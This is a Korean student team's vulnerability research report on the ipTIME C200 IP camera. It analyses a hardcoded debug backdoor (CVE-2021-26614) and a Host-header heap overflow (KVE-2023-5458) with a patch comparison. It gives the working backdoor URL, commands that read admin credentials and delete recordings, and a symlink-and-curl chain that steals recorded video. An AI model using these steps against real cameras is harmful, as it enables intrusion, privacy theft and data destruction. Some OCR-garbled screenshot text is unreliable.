

눈 뜨고 코 베인다_최종 보고서

1. 프로젝트 개요

1-1. 프로젝트 개요 및 목표

1-2. 워크플로우

2. CVE-2021-26614

2-1. 분석

1) 펌웨어 추출

2) 분석 준비

3) 상세 분석

4) 패치된 버전과의 비교

2-2. PoC

1) ipTIME C200 IP카메라 세팅

2) 취약점 트리거

3) 녹화 영상 탈취

3. KVE-2023-5458

3-1. 분석

1) 펌웨어 추출 및 분석 준비

2) RTSP 및 ONVIF 프로토콜

3) 상세 분석

3-2. PoC

1) 분석 환경 구축

2) PoC 코드 상세 분석

3) 결과

4. 트러블 슈팅

1) IP 카메라 연결 문제

2) 펌웨어 설치 실패 및 연결 끊김 문제

5. 성과 및 기대효과

6. 참고문헌

Name	Student No.	e-mail
한지선	20231754	ssong18@soongsil.ac.kr
김영현	20211677	gyh3257@gmail.com
류대현	20252752	arkazq@soongsil.ac.kr
박민영	20231726	mypark0113@naver.com

1. 프로젝트 개요

1-1. 프로젝트 개요 및 목표

본 보고서에는 ipTIME C200 IP 카메라에서 발견된 두 가지 치명적인 보안 취약점인 CVE-2021-26614와 KVE-2023-5458에 대한 상세 분석 및 검증(PoC) 결과를 기술하였다.

첫째, **CVE-2021-26614**는 펌웨어 1.060 이전 버전에서 발생하는 인증 우회 및 원격 명령 실행(RCE) 취약점이다. iux_get.cgi 바이너리 내에 숨겨진 디버그 기능을 악용하여, 공격자의 원격 명령 실행 및 파일 내용 출력이 가능하다. 별도의 권한 없이 특정 인자 값을 전송함으로써 원하는 명령어를 실행할 수 있는 취약점이다.

둘째, **KVE-2023-5458**은 ONVIF 프로토콜 처리 과정에서 발생하는 힙 기반 버퍼 오버플로우(Heap-based Buffer Overflow) 취약점이다. COnvifSession::onDealData 함수에서 Host 헤더를 파싱할 때 길이 검증 로직이 없는 점을 이용하여, 메모리 커럽션을 유발하고 최종적으로 원격 명령 실행으로 이어질 수 있는 취약점이다.

본 프로젝트에서는 위 두 가지 취약점에 대해 리버스 엔지니어링, 프로토콜 분석을 수행하고, 실제 공격 시나리오를 수립하여 PoC(Proof of Concept)를 성공적으로 수행하고자 하였다. 구체적인 목표는 다음과 같다.

- **CVE-2021-26614:** 백도어 코드를 이용한 인증 우회 검증 및 영상 탈취 시나리오 증명
- **KVE-2023-5458:** RTSP/ONVIF 프로토콜 분석을 통한 힙 메모리 구조 파악, ASLR 우회 및 쉘코드 실행 검증

분류	세부 목표 내용
IP 카메라 분석	IP 카메라 통신 원리, 주요 프로토콜, 내부 시스템 구조를 분석하여 취약점이 발생할 수 있는 지점을 탐색한다.
취약점 분석	ipTime C200을 대상으로 공개된 CVE, KVE 사례를 심층 분석하고, 모델의 취약점 패턴을 정리한다.
모의 해킹 실습	분석된 취약점을 바탕으로 공격 시나리오를 구성하고, 실제 ipTime C200 장비에 시나리오를 재현한다.
결과물	추가적인 취약점 탐색 시도나, 실습을 통해 알게 된 점 등을 기술 보고서 형태로 정리한다.

1-2. 워크플로우

매주 금요일 오전 10시를 정기 회의 시간으로 지정하여 디스코드를 통해 회의를 진행하였으며, 실습이 필요한 경우 별도로 일정을 조율하여 정보과학관 스터디룸에서 실습을 실시하였다.

회차	주요 목표	내용
0	킥오프	프로젝트 킥오프 및 사용할 카메라 조사 및 선정
1	IP 카메라 환경 구축	ipTime C200 확보, 펌웨어 설치 방법 조사 및 설치 진행
2	CVE-2021-26614 분석	CVE-2021-26614 분석
3	KVE-2023-5458 분석	KVE-2023-5458 분석 및 PoC 코드 분석
4	CVE-2021-26614 PoC	분석한 내용 기반으로 재현 시도 및 검증, 녹화 영상 털취
5	KVE-2023-5458 PoC	분석한 내용 기반으로 재현 시도 및 검증
6	RTSP, ONVIF 학습	KVE-2023-5458 관련 주요 프로토콜 학습
7	RTSP, ONVIF 사용 부분 분석	RTSP, ONVIF가 KVE-2023-5458 PoC에 어떻게 활용되고 있는지 추가 분석
8	결과 보고서 작성 및 최종 정리	프로젝트 전 과정을 정리하고, 취약점 정보를 포함한 최종 보고서 작성

2. CVE-2021-26614

본 섹션에서는 ipTIME C200 제품에서 발견된 CVE-2021-26614 취약점에 대해 다룬다.

2-1. 분석

1) 펌웨어 추출

임베디드 장치의 펌웨어 이미지 내부에 숨겨진 파일 시스템과 데이터를 식별하고 추출하는 도구인 Binwalk를 사용하여, 분석 대상인 펌웨어 버전(c200_1_058.bin)과 해당 취약점에 대한 패치가 완료된 펌웨어 버전(c200_1_060.bin)에 대해 Binwalk 추출을 진행하였다.

```
binwalk -e c200_1_058.bin
binwalk -e c200_1_060.bin
```

두 파일 모두 성공적으로 SquashFS 기반의 파일 시스템이 분리되었다. 이 과정을 통해 각 펌웨어 버전의 리눅스 루트 파일 시스템을 확보 할 수 있었다.

```
~/ASC/project » ls
_c200_1_058.bin.extracted _c200_1_060.bin.extracted c200_1_058.bin c200_1_060.bin
```

추출된 파일 시스템 내부에는 취약점 검증에 필요한 각종 설정 파일과, CVE-2021-26614의 핵심 바이너리인 iux_get.cgi를 포함한 실행 파일들이 포함되어 있었다.

```
~/ASC/project/_c200_1_058.bin.extracted » ls
1198 1198.7z 300000.squashfs squashfs-root squashfs-root-0

~/ASC/project/_c200_1_058.bin.extracted » find . -name iux_get.cgi
./squashfs-root/usr/www/cgi/iux_get.cgi
```

위와 같은 과정을 통해 분석 대상 바이너리인 iux_get.cgi 파일 분석 환경을 성공적으로 마련하였다.

2) 분석 준비



readelf나 file 명령어를 통해 아키텍처를 확인하였다.

```

young@young-VirtualBox:/media/sf_VBox_Shared$ readelf -h ./iux_get.cgi
ELF Header:
  Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF32
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: EXEC (Executable file)
  Machine: MIPS R3000
  Version: 0x1
  Entry point address: 0x401710
  Start of program headers: 52 (bytes into file)
  Start of section headers: 85852 (bytes into file)
  Flags: 0x1205, noreorder, cpic, fp64, o32, mips1
  Size of this header: 52 (bytes)
  Size of program headers: 32 (bytes)
  Number of program headers: 9
  Size of section headers: 40 (bytes)
  Number of section headers: 30
  Section header string table index: 29

```

분석 도구는 IDA Pro와 Ghidra 중 팀원의 취향과 효율성을 고려하여 Ghidra를 이용하였다. Ghidra 환경에 iux_get.cgi 파일을 로드한 후, 바이너리 코드를 이해하기 쉬운 C 유사 코드로 디컴파일하였다.





3) 상세 분석

1. 취약점 위치

취약점은 `iux_get.cgi` 의 main 함수 내 특정 분기문에서 호출되는 `FUN_00409748`에 존재하였다.

2. 실행 흐름

main 함수는 환경 변수 `QUERY_STRING`을 가져와 파싱하며, 사용자가 요청한 파라미터(`tmenu`, `smenu`, `act` 등) 조합에 따라 기능을 수행하고, 관련 서브루틴을 호출한다.

사용자가 `tmenu=cam`, `smenu=debug`, `act=1` 파라미터를 전송할 경우, 정상적인 세션 인증 과정을 거치지 않고 취약한 함수인 `FUN_00409748`로 진입하게 되는 것을 확인할 수 있었다.

3. 백도어 인증 로직

`FUN_00409748` 함수 내부에서는 별도의 로그인 세션 검증 대신, 하드코딩된 특정 파라미터 값을 통해 접근을 허용하고 있었다.

- 백도어 키 (Key): `aaksjdfkj`
- 백도어 값 (Value): `1ldnjsrurelqjrm22` (= 11원격디버그22)

제조사가 디버깅 목적으로 남겨둔 백도어 코드가 적절한 인증 절차 없이 노출되는 것을 확인할 수 있었다.

```

undefined4 FUN_00409748(undefined4 param_1)
{
    int iVar1;
    char *pcVar2;
    int iVar3;
    undefined4 uVar4;
    undefined4 auStack_120c [512];
    undefined1 auStack_100c [4100];


    iVar1 = FUN_0040c890(param_1,&DAT_004117c4);
    if ((iVar1 == 0) || (iVar1 = FUN_004123d0(iVar1,&DAT_004117c8), iVar1 != 0)) {
        uVar4 = 0xffffffff;
    }
    else {
        pcVar2 = (char *)FUN_0040c890(param_1,"aaksjdfkj");
        if (pcVar2 == (char *)0x0) {
            uVar4 = 1;
        }
    }

    else if (((((pcVar2 == '1') && (pcVar2[1] == '1')) && (pcVar2[2] == 'd')) &&
22           ((pcVar2[3] == 'n' && (pcVar2[4] == 'j')))) &&
23           ((pcVar2[5] == 's' && ((pcVar2[6] == 'r' && (pcVar2[7] == 'u')))) &&
24           (pcVar2[8] == 'z')))) &&
25           (((pcVar2[9] == 'e' && (pcVar2[10] == '1')) && (pcVar2[0xb] == 'q')) &&
26           ((pcVar2[0xc] == 'j' && (pcVar2[0xd] == 'r')) &&
           ((pcVar2[0xe] == 'm' && ((pcVar2[0xf] == '2' && (pcVar2[0x10] == '2'))))))));
}

```

`tmenu`, `smenu`, `act`, `aaksjdfkj` 조건이 만족되면 서버는 "File Name"과 "Command Name" 입력 폼이 포함된 HTML 디버그 페이지를 반환한다. 해당 페이지에서 공격자는 임의의 파일을 읽거나(`fname` 파라미터) 원격 명령을 실행(`cmd` 파라미터)할 수 있다.

```
28     FUN_004125a0("<html>");
29     FUN_004125a0("<br><br><center>");
30     FUN_004125a0("<form method=get action=\"lui_get.cgi\" name=\"dform\">");
31     FUN_00412460("<input type=hidden name=menu value=\"cam\">");
32     FUN_00412460("<input type=hidden name=smenu value=\"debug\">");
33     FUN_00412460("<input type=hidden name=act value=1>");
34     FUN_004125a0(
35         "File Name : <input type=text name=\"fname\" value=\"\" size=50 maxLength=120
36         <br>"
37     );
38     FUN_004125a0(
39         "Command Name : <input type=text name=\"cmd\" value=\"\" size=64 maxLength=25
40         <br><br>"
41     );
42     FUN_00412460("<input type=text name=\"saksjdkfj\" value=\"$s\" size=64 maxLength=256<br>
43     \n\""
44     ,pcVar2);
45     FUN_004125a0("<input type=submit name=\"dapply\" value=\" Show >\"");
46     FUN_004125a0("</form>");
47     FUN_004125a0("</center><br><br>");
```



4) 패치된 버전과의 비교

v1.058(취약) 버전과 v1.060(패치) 버전을 비교 분석한 결과는 다음과 같았다.

1. 함수의 존재 여부

Version Tracking 결과, 취약점이 발생했던 `FUN_00409748` 함수 자체는 v1.060 버전의 바이너리에도 여전히 존재하는 것으로 확인되었다.

2. 호출 지점 존재 여부

함수는 남아있으나, 해당 함수를 호출하는 main 함수의 분기문이 삭제되었다.

- v 1.058 : main 함수 내에 `if (strcmp(tmenu, "cam") == 0 && strcmp(smenu, "debug") == 0)` 조건문이 존재하며, 내부에서 디버그 함수를 호출.
 - v 1.060 : 해당 조건문 블록이 완전히 삭제됨.

The screenshot shows the Immunity Debugger interface. The assembly window at the top displays assembly code with annotations for undefined symbols and memory locations. A callout box highlights the instruction `undefined4 debug(undefined4 param_1)`. The bottom pane shows a table of 'Version Tracking Matches for Destination' with columns for Destination Label, Source, Label Type, and Destination Address.

```
Stack[-0x121...local_121c] XREF[7]:
```

```
1 undefined4 debug(undefined4 param_1)
2
3
4{
5    int iVar1;
6    char *iVar2;
7    int iVar3;
8
9    undefined4 uVar4;
10   undefined1 auStack_120 [512];
11   undefined1 auStack_100 [4100];
12
13   iVar1 = FUN_0040c830(param_1,&DAT_00411764);
14   if ((iVar1 == 0) || (iVar1 == FUN_00412870[iVar1,&DAT_0041
15   uVar4 = 0xffffffff;
16
17   else {
18       poVar2 = (char *)FUN_0040c830(param_1,"makeJdkf");
19       if (poVar2 == *(char *)0x0) {
20           uVar4 = 1;
```

Destination Label:	Source:	Label Type:	Destination Address:
debug	User Defined		0

패치된 버전에서 디버깅용 코드를 완전히 삭제하지는 않았으나, 도달 불가능한 코드로 만듦으로써 외부에서 해당 기능을 트리거할 수 없도록 패치한 것을 확인하였다.

2-2. PoC

1) ipTIME C200 IP카메라 세팅

노트북과 IP카메라를 같은 네트워크에 접속하여 1.058 버전의 펌웨어로 다운그레이드하였다.



2) 취약점 트리거

iux_get.cgi의 main 함수 내 분기문을 분석하여 찾은 파라미터 조합을 전송하여 디버그 모드(FUN_00409748)에 진입하였다.

```
http://192.168.0.7/cgi/iux_get.cgi?tmenu=cam&smenu=debug&act=1&aaksjdfkj=11dnjsrurelqjrm22
```




테스트 과정에서 해당 백도어는 대화형 콘솔 방식이 아니므로, 단일 요청에 명령어를 포함하여 전달해야 함을 파악하였다. 이를 통해 실행 가능한 명령어와 제한된 명령어를 식별하였다.

- **실행 가능:** `ls`, `pwd`, `cat`, `rm`, `df`, `ps`, `ifconfig` (파일 시스템 조작 및 정보 탈취 가능)
- **실행 불가:** `uname`, `netstat`, `hostnamectl` (일부 시스템 정보 확인 명령어 제한)



pwd: 현재 위치 확인



ls -al: 파일 리스트 확인 (파일 시스템 구조 파악)



cat /usr/conf/htdigest_admin.txt: 관리자 정보 노출

File Name :

Command Name :

11desprueqmj0m23&display=+Show+

cat /usr/conf/network_reset.sh: 네트워크 재설정 스크립트 확인

File Name :

Command Name :

Show

Linux version 3.10.27 [mkipcam@localhost] (gcc version 4.8.5 20150209 (prerelease) (Reaktor RSDK-4.8.5p1 Build 3058)) #5 PREEMPT Mon Apr 26 11:23:15 KST 2021

`cat /proc/version`: 커널 및 OS 버전 정보 획득

File Name :

Command Name :

110jeunseigm02

rm -rf /media/sdcard/AV_2019-01-01: 녹화 된 데이터 삭제

File Name :

Command Name :

11dhjsrurelqjrm22

ELF rrr

x

1

```
sconnect
terTMCloneTable
t_value_direct
fig_get_default_value_direct
del_white
sg
ftell

,
S
```

fname 실행 결과

File Name :

Command Name :

11dhjsrurelqjrm22

```
PID:6539 VSZ:514 COMMAND
1 root 1432 S [init]
2 root 0 SW [threadd]
3 root 0 SW [kworker/0:0]
4 root 0 SW [kworker/0:0]
5 root 0 SW [kworker/0:0]
6 root 0 SW [kworker/0:0]
7 root 0 SW [kworker/0:0]
8 root 0 SW [kworker/0:0]
9 root 0 SW [kworker/0:0]
10 root 0 SW [kworker/0:0]
11 root 0 SW [kworker/0:0]
12 root 0 SW [kworker/0:0]
13 root 0 SW [kworker/0:0]
14 root 0 SW [kworker/0:0]
15 root 0 SW [kworker/0:0]
16 root 0 SW [kworker/0:0]
17 root 0 SW [rcu]
18 root 0 SW [rcu]
19 root 0 SW [rcu]
20 root 0 SW [rcu]
21 root 0 SW [rcu]
22 root 0 SW [crypto]
23 root 0 SW [crypto]
24 root 0 SW [crypto]
25 root 0 SW [crypto]
26 root 0 SW [crypto]
27 root 0 SW [crypto]
28 root 0 SW [crypto]
29 root 0 SW [crypto]
30 root 0 SW [crypto]
31 root 0 SW [kworker/0:0]
321 root 0 SW [kworker/0:0]
341 root 0 SW [kworker/0:0]
443 root 1400 5 libuv/system_watcher:6 libuv/system_event_wps_reset_eve
447 root 1400 5 libuv/system_led_blink
452 root 1400 5 libuv/system_led_blink
466 root 1400 5 libuv/system_watcher:6 libuv/system_event_wps_reset_eve
477 root 1744 4 libuv/system_watcher:6 libuv/system_event_wps_reset_eve
```

ps: 실행 중인 프로세스 확인

File Name :

Command Name :

11dhjsrurelqjrm22

```
Filesystem 1K-blocks Used Available Use% Mounted on
rootfs 7009 7066 0 100% /
dev 0 0 0 0 /dev
tmpfs 103104 0 103104 0 % /dev/shm
tmpfs 64 0 64 0 % /media
/dev/mmcblk0p1 4400 280 4200 0 % /data
overlays 4400 280 4200 0 % /etc
overlays 4400 280 4200 0 % /opt/lar
overlays 4400 280 4200 0 % /opt/lar
/dev/mmcblk0p1 7838100 615160 7226948 21% /media/sdcard
```

df: 실행 중인 디스크 용량 확인

3) 녹화 영상 탈취

시스템 제어권을 확보한 후, IP 카메라의 녹화 영상 탈취를 시도하였다.

1. 타켓 디렉터리 탐색

`ls` 명령어를 반복적으로 수행하여 영상 저장 경로를 추적하였다. SD 카드 마운트 경로(`mount`, `mnt`, `sdcards` 등)를 탐색한 결과, 아래 경로를 식별하였다.

```
ls -al /media/sdcards
```

```
drwxrwxrwx 10 root root 4096 Jan 1 01:24 .
drwxrwxrwx 3 root root 60 Jun 1 01:09 .
-rw-rw-rwx 1 root root 0 Mar 20 2025 DoNotRemoveIt.sys
drwxrwxrwx 3 root root 4096 Aug 22 2025 system
drwxrwxrwx 2 root root 4096 Jan 1 02:00 AV_2019-01-01
drwxrwxrwx 2 root root 4096 Oct 11 2025 AV_2026-01-09
drwxrwxrwx 2 root root 4096 Nov 17 2025 AV_2026-11-17
drwxrwxrwx 2 root root 4096 Jan 9 2026 AV_2026-01-09
drwxrwxrwx 2 root root 4096 Oct 11 2025 System Volume Information
drwxrwxrwx 1 root root 1141120 Nov 17 2025 firmware.bin
drwxrwxrwx 2 root root 4096 Mar 20 2025 md
drwxrwxrwx 2 root root 4096 Mar 20 2025 schedule
```

2. 심볼릭 링크 생성

웹 서버가 접근 가능한 임시 경로(`/tmp/ipcam.html`)를 생성하여, SD 카드 내부의 실제 영상 파일과 연결하였다.

```
# 원활한 테스트를 위해 로딩 부하가 적은 짧은 길이의 영상 설정
ln -s /media/sdcards/AV_2026-01-09/20260109134256-R__351.mp4 /tmp/ipcam.html
```

```
Command Name : a/sdcards/AV_2026-01-09/20260109134256-R__351.mp4 /tmp/ipcam.html
```

```
11dnjsrurelqjrm22
```

```
Show
```



대용량 영상 파일의 경우 웹 브라우저 렌더링 시 타임아웃이 발생하여, 검증을 위해 비교적 용량이 작은 파일을 타겟으로 선정하였다.

3. 연결 확인 및 다운로드

콘솔에서 심볼릭 링크가 정상적으로 연결됨을 확인하였다.

```
ls -al /tmp/ipcam.html
```

```
lrwxrwxrwx 1 root root 53 Jan 1 02:12 /tmp/ipcam.html -> /media/sdcards/AV_2026-01-09/20260109134256-R__351.mp4
```

생성한 링크의 정상 작동 여부를 확인하기 위해 해당 주소로 접속을 시도하였다. 브라우저에서 접속 시, 영상 데이터가 텍스트 형태로 깨져서 출력되었다. 이는 심볼릭 링크가 정상적으로 원본 영상을 가리키고 있음을 의미한다.



4. 영상 탈취

브라우저 렌더링 문제를 우회하고 온전한 파일을 획득하기 위해, 터미널에서 `curl` 을 사용하여 다운로드를 수행하였다.

```
curl "http://192.168.0.7/ipcam.html" -o ~/Downloads/cctv_video.mp4
```

```
> curl "http://192.168.0.7/ipcam.html" -o ~/Downloads/cctv_video.mp4
% Total    % Received % Xferd  Average Speed   Time   Time Current
          Dload  Upload Total   Spent    Left Speed
100 23.9M  100 23.9M    0     0  7454k      0  0:00:03  0:00:03 --:--:-- 7455k
```

5. 결과

로컬 저장소에 녹화 파일이 정상적으로 저장되었으며, 영상이 정상적으로 재생되는 것을 확인하였다. 이로써 영상 탈취 시나리오를 성공적으로 입증하였다.

3. KVE-2023-5458

본 섹션에서는 ipTIME C200/C200E 제품에서 발견된 KVE-2023-5458 취약점에 대해 다룬다.

3-1. 분석

1) 펌웨어 추출 및 분석 준비

취약점 분석을 위해 CVE-2021-26614 분석 시 사용했던 방법과 동일하게 Binwalk 도구를 활용하여 펌웨어 추출을 진행하였다. 비교 분석을 위해 취약점이 존재하는 버전(1.084)과 패치가 적용된 버전(1.086) 두 가지 펌웨어를 대상으로 하였다.

```
binwalk -e c200_1_084.bin c200_1_086.bin
```

추출된 파일 시스템 내에서 find 명령어를 이용하여 분석 대상 바이너리를 탐색하였으며, 그 결과 주요 서비스 데몬인 Challenge 파일을 식별하여 분석 환경으로 확보하였다.

```
cd _c200_1_084.bin.extracted  
find . -name Challenge
```


arkazq@localhost:/mnt/c/Users/fbxog/Desktop/ASC
Challenge: ELF 32-bit LSB executable, MIPS, MIP

2) RTSP 및 ONVIF 프로토콜

KVE-2023-5458 취약점은 IP 카메라의 핵심 프


RTSP (Real Time Streaming Protocol)

RTSP는 RFC 2326에 정의된 애플리케이션 계층 프로토콜로, 멀티미디어 데이터의 스트리밍을 제어(재생, 일시정지, 중지 등)하는



실제 영상 데이터 전송은 RTP(Real-time Transport Protocol)가 담당하며, RTSP는 이 미디어 스트림을 제어하는 '리모컨' 역할을 수행한다. 연결 과정은 다음과 같다.

1. Client는 일반적으로 554번 포트에 RTSP 연결을 설정한다.
2. Client는 요구사항에 대한 세부 정보(지원 RTSP 버전, 데이터 전송에 사용할 프로토콜, UDP/TCP 포트 정보 등)를 담은 RTSP 명령을 서버에 전송하고, 서버는 각 명령에 대한 응답을 전송한다. 이때 서버 응답에는 스트림을 식별하는 데 사용할 수 있는 세션 ID가 추가된다.
3. 사용할 매개변수 협상이 완료되면 클라이언트는 서버에 RTP 데이터 스트림 전송을 시작하게 하기 위한 PLAY 명령을 실행한다.
4. 클라이언트가 스트림을 종료하기로 결정하면 session ID와 함께 TEARDOWN 명령을 실행해 ID와 연결한 RTP 전송을 지시하도록 서버에 지시한다.



RTSP Connection 과정

- **OPTIONS:** 서버가 지원하는 명령어 목록을 요청하여 기능을 확인한다.

```
C->S: OPTIONS rtsp://example.com/media.mp4 RTSP/1.0
      CSeq: 1
      Require: implicit-play
      Proxy-Require: gzipped-messages

S->C: RTSP/1.0 200 OK
      CSeq: 1
      Public: DESCRIBE, SETUP, TEARDOWN, PLAY, PAUSE
```

- **SETUP:** 단일 미디어 스트림의 전송 방식을 규정하고 세션을 생성한다.

```
C->S: SETUP rtsp://example.com/media.mp4;streamid=0 RTSP/1.0
      CSeq: 3
      Transport: RTP/AVP;unicast;client_port=8000-8001

S->C: RTSP/1.0 200 OK
      CSeq: 3
      Transport: RTP/AVP;unicast;client_port=8000-8001;server_port=9000-9001:ssrc=12
```

34ABCD

Session: 12345678 <-- Session ID 발급

- PAUSE: 미디어 스트림을 일시적으로 중지한다. Range 헤더를 통해 시점을 지정할 수 있다.

C->S: PAUSE rtsp://example.com/media.mp4 RTSP/1.0

CSeq: 5

Session: 12345678

S->C: RTSP/1.0 200 OK


CSeq: 5

Session: 12345678

위에 작성한 내용 외에도 그림에 나와있는 것처럼 DESCRIBE(영상 정보 확인), PLAY(스트리밍 시작), TEARDOWN(세션 종료) 등이 있다.

- ONVIF (Open Network Video Interface Forum)

ONVIF는 IP 카메라, NVR 등 보안 장비 간의 상호 운용성을 보장하기 위해 제정된 국제 표준 프로토콜이다. 제조사가 달라도 표준화된 인터페이스를 통해 장비를 탐색하고 제어할 수 있도록 지원한다.



HTTP 기반의 웹 서비스로 동작하며, WSDL(Web Service Description Language)로 서비스를 기술하고 SOAP(Simple Object Access Protocol) 메시지(XML)를 통해 데이터를 주고받는다. 구체적인 동작 메커니즘은 다음과 같다.

- 서비스 기술 (WSDL Document)

Service Provider(IP 카메라)는 자신이 제공하는 기능(PTZ 제어, 스트리밍 설정 등)과 데이터 형식을 XML 기반의 WSDL 문서로 정의한다.

- 코드 생성 및 통합 (WSDL Compiler & Integrate)

WSDL Compiler가 이 WSDL 문서를 읽어들여, 클라이언트와 서버가 통신에 사용할 수 있는 인터페이스 소스 코드를 자동 생성한다. 개발자는 생성된 코드를 자신의 애플리케이션에 통합(Integrate)한다.


- 서비스 요청 (SOAP)

Service Requester(NVR, 관제 클라이언트)는 통합된 인터페이스를 통해 명령을 내리며, 이는 SOAP 프로토콜(XML 메시지)로 변환되어 Service Provider에게 전송된다.

3) 상세 분석

취약점은 ONVIF 프로토콜을 처리하는 COnvifSession 클래스 내의 데이터 파싱 로직에서 발생하였다. 특히 클라이언트가 전송한 HTTP 요청 헤더 중 Host 필드를 처리하는 COnvifSession::onDealData 함수에 치명적인 구현 결함이 존재하였다.

- COnvifSession::onDealData



COnvifSession::onDealData() 함수

Ghidra를 통해 디컴파일된 코드를 분석한 결과, Host 헤더의 값을 내부 버퍼로 복사하는 과정에서 길이 검증 로직이 부재함을 확인하였다.

```
// COnvifSession::onDealData 분석 코드 (Ghidra Decompile)
void __thiscall COnvifSession::onDealData(COnvifSession *this, char *param_2) {
    // ... (중략) ...

    // [1] this 객체의 host 멤버(offset 0x68)를 0으로 초기화 (크기 256 bytes)
    memset(this + 0x68, 0, 0x100);

    // [2] 요청 패킷에서 "Host: " 문자열 탐색
    pcVar3 = strstr(param_2, "Host: ");

    if (pcVar3 != (char *)0x0) {
        // [3] ':' 구분자를 찾아 IP 주소 시작 위치 파악
        local_52c = strchr(pcVar3, 0x3a);
        do {
            local_52c = local_52c + 1;
            cVar2 = *local_52c;
            // 공백 및 탭 제거 로직
            if ((cVar2 == '\0') || ((cVar2 != ' ') && (cVar2 != '\t'))) {
                bVar1 = false;
            } else {
                bVar1 = true;
            }
        } while (bVar1);

        // [4] IP와 Port를 구분하는 두 번째 ':' 위치 탐색
        pcVar3 = strchr(local_52c, 0x3a);

        // [5] 취약점 발생 지점: 길이 검증 없는 memcpy 수행
        if (pcVar3 != (char *)0x0) {
            // 복사할 길이 = (두 번째 콜론 위치) - (IP 시작 위치)
            // 만약 이 길이가 256바이트(0x100)를 초과할 경우 힙 오버플로우 발생
            memcpy(this + 0x68, local_52c, (int)pcVar3 - (int)local_52c);
        }
    }
}
```

